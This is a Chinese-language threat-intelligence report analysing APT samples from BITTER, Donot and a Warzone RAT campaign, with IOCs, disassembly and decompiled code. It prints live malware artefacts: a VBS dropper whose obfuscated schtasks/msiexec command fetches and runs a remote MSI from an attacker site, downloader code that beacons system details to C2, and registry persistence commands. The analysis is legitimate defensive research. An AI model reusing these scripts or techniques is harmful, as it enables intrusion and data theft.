
从远程获取执行的文件是公式编辑器漏洞利用文档，相关信息如下：

|      |                                                   |
|------|---------------------------------------------------|
| MD5  | 16560f7e2a3e2f53a5b07149cbf50cb0                  |
| 来源   | hxxp://msoffice[.]user-assist[.]site/refresh/word |
| 利用方式 | 公式编辑器漏洞                                           |


该文件成功加载利用后，将在%temp%目录下释放bing.dll,之后加载该dll并执行其导出函数mark



加载执行后，将从远程服务器hxxp://msoffice[.]user-assist[.]site/update/content下载文件并保存到C:/ProgramData/Software/update.exe。



之后在启动项目目录下创建update.lnk用以创建持久化。



下载部署的update.exe基础信息如下：

|      |                                  |
|------|----------------------------------|
| 样本名  | update.exe                       |
| MD5  | e13134c8411557ce9c9e58d57b855a62 |
| 编译时间 | 2021:01:03 23:35:26+00:00        |
| C2   | Syncronize[.]3utilities[.]com    |

update.exe加载执行后，将在内存加载执行Warzone RAT

|                                                             |                                  |                       |                                                     |
|-------------------------------------------------------------|----------------------------------|-----------------------|-----------------------------------------------------|
| 01C803AE ^ 0F84 ECFCFFFF                                    | je 01C800A0                      |                       | Registers (FPU)                                     |
| 01C803B4 8B4424 24                                          | mov eax, dword ptr ss:[esp+0x24] |                       | EAX 00000001                                        |
| 01C803B8 83C5 28                                            | add ebp, 0x28                    |                       | ECX 0022F97C                                        |
| 01C803BB 85C0                                               | test eax, eax                    |                       | EDX 776170B4 ntdll.KiFastSystemCallRet              |
| 01C803BD ^ 0F85 52FFFFFF                                    | jnz 01C80315                     |                       | EBX 00550000                                        |
| 01C803C3 8B77 28                                            | mov esi, dword ptr ds:[edi+0x28] |                       | ESP 0022F984                                        |
| 01C803C6 6A 00                                              | push 0x0                         |                       | EBP 01C8084B                                        |
| 01C803C8 6A 00                                              | push 0x0                         |                       | ESI 00563058                                        |
| 01C803CA 6A FF                                              | push -0x1                        |                       | EDI 01C8063F ASCII "PE"                             |
| 01C803CC 03F3                                               | add esi, ebx                     |                       | EIP 01C803D8                                        |
| 01C803CE FF5424 3C                                          | call dword ptr ss:[esp+0x3C]     | ntdll.ZwFlushInstruct | C 0 ES 0023 32bit 0(FFFFFFFF)                       |
| 01C803D2 33C0                                               | xor eax, eax                     |                       | P 0 CS 001B 32bit 0(FFFFFFFF)                       |
| 01C803D4 40                                                 | inc eax                          |                       | A 0 SS 0023 32bit 0(FFFFFFFF)                       |
| 01C803D5 50                                                 | push eax                         |                       | Z 0 DS 0023 32bit 0(FFFFFFFF)                       |
| 01C803D6 50                                                 | push eax                         |                       | S 0 FS 003B 32bit 7FFDF000(FFF)                     |
| 01C803D7 53                                                 | push ebx                         |                       | T 0 GS 0000 NULL                                    |
| 01C803D8 FFD6                                               | call esi                         |                       | D 0                                                 |
| 01C803DA 837C24 60 00                                       | cmp dword ptr ss:[esp+0x60], 0x0 |                       | O 0 LastErr ERROR_SUCCESS (00000000)                |
| 01C803DF 74 7C                                              | je short 01C8045D                |                       | EFL 00000202 (NO, NB, NE, A, NS, PO, GE, G)         |
| 01C803E1 837F 7C 00                                         | cmp dword ptr ds:[edi+0x7C], 0x0 |                       | ST0 empty 0.0                                       |
| 01C803E5 74 76                                              | je short 01C8045D                |                       | ST1 empty 0.0                                       |
| 01C803E7 8B4F 78                                            | mov ecx, dword ptr ds:[edi+0x78] |                       | ST2 empty 0.0                                       |
| 01C803EA 03CB                                               | add ecx, ebx                     |                       | ST3 empty 0.0                                       |
| esi=00563058                                                |                                  |                       | ST4 empty 0.0                                       |
| Address                                                     | Hex dump                         | ASCII                 |                                                     |
| 00550000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00    |                                  | MZ?L...J... . .       | 0022F984 00550000                                   |
| 00550010 B8 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 |                                  | ?.....@.....          | 0022F988 00000001                                   |
| 00550020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    |                                  | .....                 | 0022F98C 00000001                                   |
| 00550030 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00    |                                  | .....                 | 0022F990 0034DCA8                                   |
| 00550040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68    |                                  | þ?.???L?Th            | 0022F994 01073090 update.01073090                   |
| 00550050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F    |                                  | is program canno      | 0022F998 0022FAB4                                   |
| 00550060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20    |                                  | t be run in DOS       | 0022F99C 01C9C93F                                   |
| 00550070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00    |                                  | mode...\$. ....       | 0022F9A0 01C8063F ASCII "PE"                        |
| 00550080 7A 5D FC D5 3E 3C 92 86 3E 3C 92 86 3E 3C 92 86    |                                  | z]·><拈><拈><拈          | 0022F9A4 006A2FB0                                   |
| 00550090 FD 33 CD 86 3F 3C 92 86 37 44 16 86 3F 3C 92 86    |                                  | ?螻?<拈7D+?<拈           | 0022F9A8 00550000                                   |
| 005500A0 FD 33 CF 86 3C 3C 92 86 19 FA FF 86 3F 3C 92 86    |                                  | ?壘<<拈+??<拈            | 0022F9AC 76D4395C kernel32.LoadLibraryA             |
| 005500B0 19 FA FC 86 3D 3C 92 86 3B 30 9D 86 3F 3C 92 86    |                                  | 卜·?<拈.0窪?<拈           | 0022F9B0 006A2F90                                   |
| 005500C0 37 44 11 86 3A 3C 92 86 37 44 01 86 21 3C 92 86    |                                  | 7D4?<拈7D ?<拈          | 0022F9B4 00000000                                   |
| 005500D0 3E 3C 93 86 D9 3C 92 86 AD 55 9B 87 4E 3C 92 86    |                                  | ><摺?拈璘泮N<拈            | 0022F9B8 00000004                                   |
| 005500E0 AD 55 6D 86 3F 3C 92 86 AD 55 90 87 3F 3C 92 86    |                                  | 璘m?<拈璘格?<拈            | 0022F9BC 76D32341 RETURN to kernel32.VirtualProtect |
| 005500F0 52 69 63 68 3E 3C 92 86 00 00 00 00 00 00 00 00    |                                  | Rich><拈.....          | 0022F9C0 77615978 ntdll.ZwFlushInstructionCache     |
| 00550100 50 45 00 00 4C 01 06 00 67 FD 49 5F 00 00 00 00    |                                  | PE..L 一.螭....         | 0022F9C4 00000000                                   |
| 00550110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    |                                  | .....                 | 0022F9C8 00001000                                   |
| 00550120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    |                                  | .....                 | 0022F9CC 00010000                                   |

Warzone RAT部分指令功能如下表所示：

|      |           |
|------|-----------|
| 0x2  | 当前进程列表    |
| 0x4  | 本地驱动器列表   |
| 0x6  | 文件目录      |
| 0xA  | 删除文件      |
| 0xC  | 关闭指定进程    |
| 0xE  | 远程执行命令    |
| 0x10 | 创建互斥体     |
| 0x12 | 请求摄像头使用权限 |
| 0x14 | 打开摄像头     |
| 0x16 | 关闭摄像头     |
| 0x1A | 清除后门，卸载自身 |
| 0x1C | 创建服务器回传文件 |
| 0x20 | 获取浏览器数据   |
| 0x22 | 执行文件下载    |
| 0x24 | 安装在线键盘记录器 |
| 0x26 | 安装离线键盘记录器 |
| 0x28 | RDP       |
| 0x2A | 反向代理      |
| 0x2C | 关闭代理      |
| 0x30 | 设置VNC 端口  |


蔓灵花

蔓灵花（BITTER）是疑似具有南亚背景的APT组织，因其早期特马通信的数据包头部以“BITTER”作为标识而得名。该组织主要针对周边国家地区的政府，军工业，电力，核等单位进行攻击，以窃取敏感资料为目的，具有强烈的政治背景。

近日，红雨滴团队发现BITTER组织疑似攻陷了南亚地区某国技术提供商官方网站，并在其网站中部署了恶意软件，该恶意软件基础信息如下：

|      |                                  |
|------|----------------------------------|
| 样本名称 | ds.msi                           |
| MD5  | 830561d02bfdef6282fa45a1a3cdec20 |
| 来源   | http://rastek.net/gdb/ds.msi     |


样本运行后将展示某软件安装界面，之后会提示用户安装包存在问题，无法安装，用以迷惑受害者。



之后释放脚本文件执行，脚本文件内容如下：

```
Set objShell = CreateObject("WScript.Shell")
Set FObj = CreateObject("Scripting.FileSystemObject")
FObj.CopyFile "C:\Users\Public\Music\dsparsel.exe", "C:\Users\Public\Music\dsparse.exe"
objShell.Run("explorer.exe C:\Users\Public\Music\dsparse.exe")
objShell.Run "schtasks.exe /create /sc MINUTE /mo 15 /TR \Windows\Wininet\CheckCacheBuffer /TR ""%cdMSpec% /c s^t^a^rt /^m^i^n m^s^i^e^xe^c ^/^i h^t^t^p:^/^/ras^tek.net/^Hj^l^kYR/ch^k^up^date.^m^si /^q^n ^/^norestart"" /F", 0
asdfasdfasdfasdf
```

执行初始样本释放dsparse.exe，并添加一个名为\Windows\Wininet\CheckCacheBuffer的任务计划，该任务计划每十五分钟会通过msiexec下载并执行hxxp://rastek[.]net/HjlkYR/chkupdate.msi，不过在分析时该链接已无法访问。



dsparse.exe信息如下表所示：

|      |                                  |
|------|----------------------------------|
| 样本名称 | dsparse.exe                      |
| MD5  | 562122123e57a63766737aab096d8d3c |

释放执行的 dsparse.exe是一个.NET 平台的Downloader,执行后首先将创建一个定时器用于与服务器通信。

```
public Fetch(string path)
{
    this.random = new Random();
    this.heartbeatTimer = new Timer(new TimerCallback(this.ClientStatusCheck));
    this.heartbeatTimer.Change(TimeSpan.FromSeconds(80.0), TimeSpan.FromSeconds(90.0));
    this.getData();
    this.doNecessary(path);
}

// Token: 0x06000021 RID: 33 RVA: 0x00002758 File Offset: 0x00000958
private void ClientStatusCheck(object objectInfo)
{
    if (Fetch._5 == "")
    {
        this.heartbeatTimer.Change(TimeSpan.FromSeconds((double)this.random.Next(118, 150)), TimeSpan.FromMilliseconds(-1.0));
        this.getData();
        return;
    }
    this.heartbeatTimer.Change(TimeSpan.FromSeconds((double)this.random.Next(110, 150)), TimeSpan.FromMilliseconds(-1.0));
    try
    {
        if (!Fetch.postLocked)
        {
            Fetch.postLocked = true;
            Uri address = new Uri(Cipher.DecryptHex(Fetch._path_) + Cipher.DecryptHex(Fetch._primary_));
            this.Touch_And_Fetch(address);
        }
    }
    catch (Exception)
    {
    }
}
```

之后获取当前计算机用户名，系统版本，系统位数，MAC地址等信息。

```
// Token: 0x06000026 RID: 38 RVA: 0x00002DE0 File Offset: 0x00000FE0
protected internal void getData()
{
    Fetch._1 = WMI.ReadString("CSName", "CIM_OperatingSystem", null);
    Fetch._2 = WindowsIdentity.GetCurrent().Name.Split(new char[]
    {
        '\\',
    })[1];
    Fetch._3 = WMI.ReadString("Caption", "CIM_OperatingSystem", null);
    Fetch._4 = WMI.ReadString("OSArchitecture", "CIM_OperatingSystem", null);
    string text = "";
    try
    {
        foreach (ManagementBaseObject managementBaseObject in new ManagementObjectSearcher("select MACAddress, IPEnabled from Win32_NetworkAdapterConfiguration").Get())
        {
            if (managementBaseObject["IPEnabled"].ToString() == "True")
            {
                text += managementBaseObject["MACAddress"].ToString();
            }
        }
    }
    catch
    {
    }
    Fetch._5 = text;
}
```

最后通过powershell向注册表添加自启项。

```
73         new Process
74         {
75             StartInfo =
76             {
77                 UseShellExecute = false,
78                 FileName = Cipher.DecryptHex("7006F007700650072007300680065006C006C002E006500780065002000"),
79                 Arguments = text2,
80                 CreateNoWindow = true
81             }
82         }.Start();
83     }
84     catch
85     {
86     }
87 }
88
89
90 // Token: 0x06000020 RID: 32 RVA: 0x000026E0 File Offset: 0x000008E0
91 public Fetch(string path)
92 {
93     this.random = new Random();
```

| Name     | Value                                                                                                        | Type                    |
|----------|--------------------------------------------------------------------------------------------------------------|-------------------------|
| this     | (taskperformer.src.Fetch)                                                                                    | taskperformer.src.Fetch |
| path     | @\"C:\Users\Public\Music\dsparse.exe.config"                                                                 | string                  |
| text     | @\"C:\Users\A\AppData\Roaming\dsparse.exe.config"                                                            | string                  |
| fileName | "dsparse.exe"                                                                                                | string                  |
| text2    | @\"reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v mstgf /d rundll32.exe SHELL32.dll,ShellE... | string                  |

当通信定时器函数触发后，将首先检测是否已成功获取MAC地址信息，若未获取成功，仍为空则再次尝试获取信息，之后通过解密函数（实为解码）解出通信服务器地址。

解码函数如下：

```
public static string DecryptHex(string hexInput)
{
    int length = hexInput.Length;
    byte[] array = new byte[length / 2];
    for (int i = 0; i < length; i += 2)
    {
        array[i / 2] = Convert.ToByte(hexInput.Substring(i, 2), 16);
    }
    return Encoding.Unicode.GetString(array);
}
```

从C2服务器返回数据中解析数据，下载文件执行，遗憾的是，在分析过程中，未获取到任何后续Payload文件。

肚脑虫

Donot“肚脑虫”（APT-C-35）是疑似具有南亚背景的APT组织，其主要以周边国家的政府机构为目标进行网络攻击活动，通常以窃取敏感信息为目的。该组织具备针对Windows与Android双平台的攻击能力。

2021年1月，红雨滴团队在日常的威胁狩猎中捕获多个该组织样本，涉及Windows以及Android平台。其中一例样本以数字丝绸之路为诱饵开展攻击，信息如下：

|      |                                           |
|------|-------------------------------------------|
| 样本名称 | FiscalReview_July_September_2020_ace.docx |
| MD5  | c92901f2ef13374f4afd950d840e02c1          |

该样本是公式编辑器漏洞利用文档，执行后，将展示诱饵内容迷惑受害者如下所示：



漏洞利用成功后，将从远程服务器 hxxp://cdndownload[.]buzz/ace/Dq4cOqmOhfuvadroK8TGm71XOVzfnQtw获取数据执行，但遗憾的时，在分析时已无法获取。但该托管服务器还存在多个样本。

← → ↻ ⚠ 不安全 | cdndownload.buzz/ace/

Index of /ace

| Name                                         | Last modified    | Size | Description |
|----------------------------------------------|------------------|------|-------------|
| 📁 Parent Directory                           |                  | -    |             |
| 🔍 <a href="#">GdnAi2lBs1MgqrjU9KRG..&gt;</a> | 2021-01-04 21:53 | 6.1K |             |
| 🔍 <a href="#">GdnAi2lBs1MgqrjU9KRG..&gt;</a> | 2021-01-04 21:53 | 206K |             |
| 🔍 <a href="#">GdnAi2lBs1MgqrjU9KRG..&gt;</a> | 2021-01-04 21:53 | 41K  |             |
| 📄 <a href="#">GdnAi2lBs1MgqrjU9KRG..&gt;</a> | 2021-01-04 21:53 | 67K  |             |

其中GdnAi2lBs1MgqrjU9KRG79JR01QbcvP0.dot时公式编辑器漏洞利用文档，执行后将获取执行Donot样本执行，基础信息如下：

|      |                                      |
|------|--------------------------------------|
| MD5  | eed158a07bb7964798372f5e1ab13f0c     |
| 文件名  | GdnAi2lBs1MgqrjU9KRG79JR01QbcvP0.dot |
| 漏洞利用 | CVE-2018-0798                        |

通过取反异或解密下方shellcode字节。

|          |             |                          |
|----------|-------------|--------------------------|
| 008C3D9A | BA F8010000 | mov edx,1F8              |
| 008C3D9F | F611        | not byte ptr ds:[ecx]    |
| 008C3DA1 | 8031 D4     | xor byte ptr ds:[ecx],D4 |
| 008C3DA4 | 41          | inc ecx                  |
| 008C3DA5 | 4A          | dec edx                  |
| 008C3DA6 | ^ 75 F7     | jne 8C3D9F               |

通过URLDownloadToCacheFile下载hxxp://cdndownload.buzz/ace/GdnAi2lBs1MgqrjU9KRG79JR01QbcvP0

|                                                                    |         |                            |                                                                    |
|--------------------------------------------------------------------|---------|----------------------------|--------------------------------------------------------------------|
| 008C3EBD                                                           | 51      | push ecx                   | ecx:"http://cdndownload.buzz/ace/GdnAi2lBs1MgqrjU9KRg79JR01QbcvP0" |
| 008C3EBE                                                           | 50      | push eax                   |                                                                    |
| 008C3EBF                                                           | FF57 24 | call dword ptr ds:[edi+24] |                                                                    |
| 008C3EC2                                                           | 83F8 00 | cmp eax,0                  |                                                                    |
| 008C3EC5                                                           | 75 52   | jne 8C3F19                 |                                                                    |
| 008C3EC7                                                           | 31C0    | xor eax,eax                |                                                                    |
| 008C3EC8                                                           | 50      | push eax                   |                                                                    |
| <                                                                  |         |                            |                                                                    |
| 50024 <&URLDownloadToCacheFileA>]=<urlmon.URLDownloadToCacheFileA> |         |                            |                                                                    |

将下载的payload取反异或后，如果首字节为0x90则代表解密正确，跳转进入payload。

|          |               |                                |           |
|----------|---------------|--------------------------------|-----------|
| 008C3EFB | 89DE          | mov esi,ebx                    | esi:"MZ?" |
| 008C3EFD | F616          | not byte ptr ds:[esi]          | esi:"MZ?" |
| 008C3EFF | 8036 32       | xor byte ptr ds:[esi],32       | esi:"MZ?" |
| 008C3F02 | 46            | inc esi                        | esi:"MZ?" |
| 008C3F03 | 813E DCAA270A | cmp dword ptr ds:[esi],A27AADC | esi:"MZ?" |
| 008C3F09 | 75 F2         | jne 8C3EFD                     | esi:"MZ?" |
| 008C3F0B | 803B 90       | cmp byte ptr ds:[ebx],90       |           |
| 008C3F0E | 74 07         | je 8C3F17                      |           |
| 008C3F10 | 803B CC       | cmp byte ptr ds:[ebx],CC       |           |
| 008C3F13 | 74 02         | je 8C3F17                      |           |
| 008C3F15 | EB 02         | jmp 8C3F19                     |           |
| 008C3F17 | 55            | push ebx                       |           |

|      |                                           |
|------|-------------------------------------------|
| MD5  | 93993048bdf2d3ad5824de9aca8aa1f6          |
| 样本名称 | FiscalReview_July_September_2020_ace.docx |

异或解密后续1821个字节。

|          |             |                               |  |
|----------|-------------|-------------------------------|--|
| 030500D7 | 8D4D 3F     | lea ecx,dword ptr ss:[ebp+3F] |  |
| 030500DA | BA 21180000 | mov edx,1821                  |  |
| 030500DF | 8031 AB     | xor byte ptr ds:[ecx],AB      |  |
| 030500E2 | 41          | inc ecx                       |  |
| 030500E3 | 4A          | dec edx                       |  |
| 030500E4 | 75 F9       | jne 30500DF                   |  |

